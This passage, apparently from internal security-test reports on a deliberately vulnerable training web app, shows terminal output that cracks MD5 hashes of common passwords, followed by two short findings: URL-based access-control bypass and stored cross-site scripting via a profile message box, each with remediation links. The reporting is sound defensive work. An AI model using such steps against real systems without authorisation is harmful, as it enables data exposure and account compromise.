Hased value passed = 5f4dcc3b5aa765d61d8327deb882cf99
Hash type passed = md5
Result = password
Actual Hash Type should be = md5
-----
root@e2d585973090:/home/workspace/tools# python checkhash.py -t md5 e807f1fcf82d132f9bb018ca6738a19f
-----
Hased value passed = e807f1fcf82d132f9bb018ca6738a19f
Hash type passed = md5
Result = 1234567890
Actual Hash Type should be = md5
-----
root@e2d585973090:/home/workspace/tools# python checkhash.py -t md5 d8578edf8458ce06fbc5bb76a58c5ca4
-----
Hased value passed = d8578edf8458ce06fbc5bb76a58c5ca4
Hash type passed = md5
Result = qwerty
Actual Hash Type should be = md5
-----
root@e2d585973090:/home/workspace/tools#
```

## Recommendations:

Retrieve the needed data only

[https://cheatsheetseries.owasp.org/cheatsheets/User\\_Privacy\\_Protection\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/User_Privacy_Protection_Cheat_Sheet.html)

# VWA Security Report

**VWA221126## - URL modification - HIGH**

**Vulnerability Exploited:** A6:2017-Security  
Misconfiguration

**Severity:** [High]


**System:** VWA Web Application

## Vulnerability Explanation:


When editing the URL it will shows data even when no access granted

## Vulnerability Walk-thru:

1- Login and go to customer page



2- Add /id/ to the end of the URL



## Recommendations:

Implement access control to all pages

<https://csrc.nist.gov/publications/detail/sp/800-123/final>

VWAYMMDD - This document is confidential and for internal use only.

# VWA Security Report

**VWA221124## - XXS - HIGH**

**Vulnerability Exploited:** **A7:2017-Cross-Site Scripting**

**Severity:** [High]


**System:** VWA Web Application

## **Vulnerability Explanation:**

A vulnerability of performing client code injection and scripting

## **Vulnerability Walk-thru:**

- 1- Perform normal login
- 2- Navigate to profile and insert a script into messages box



## **Recommendations:**

<https://owasp.org/www-project-proactive-controls/v3/en/c5-validate-inputs>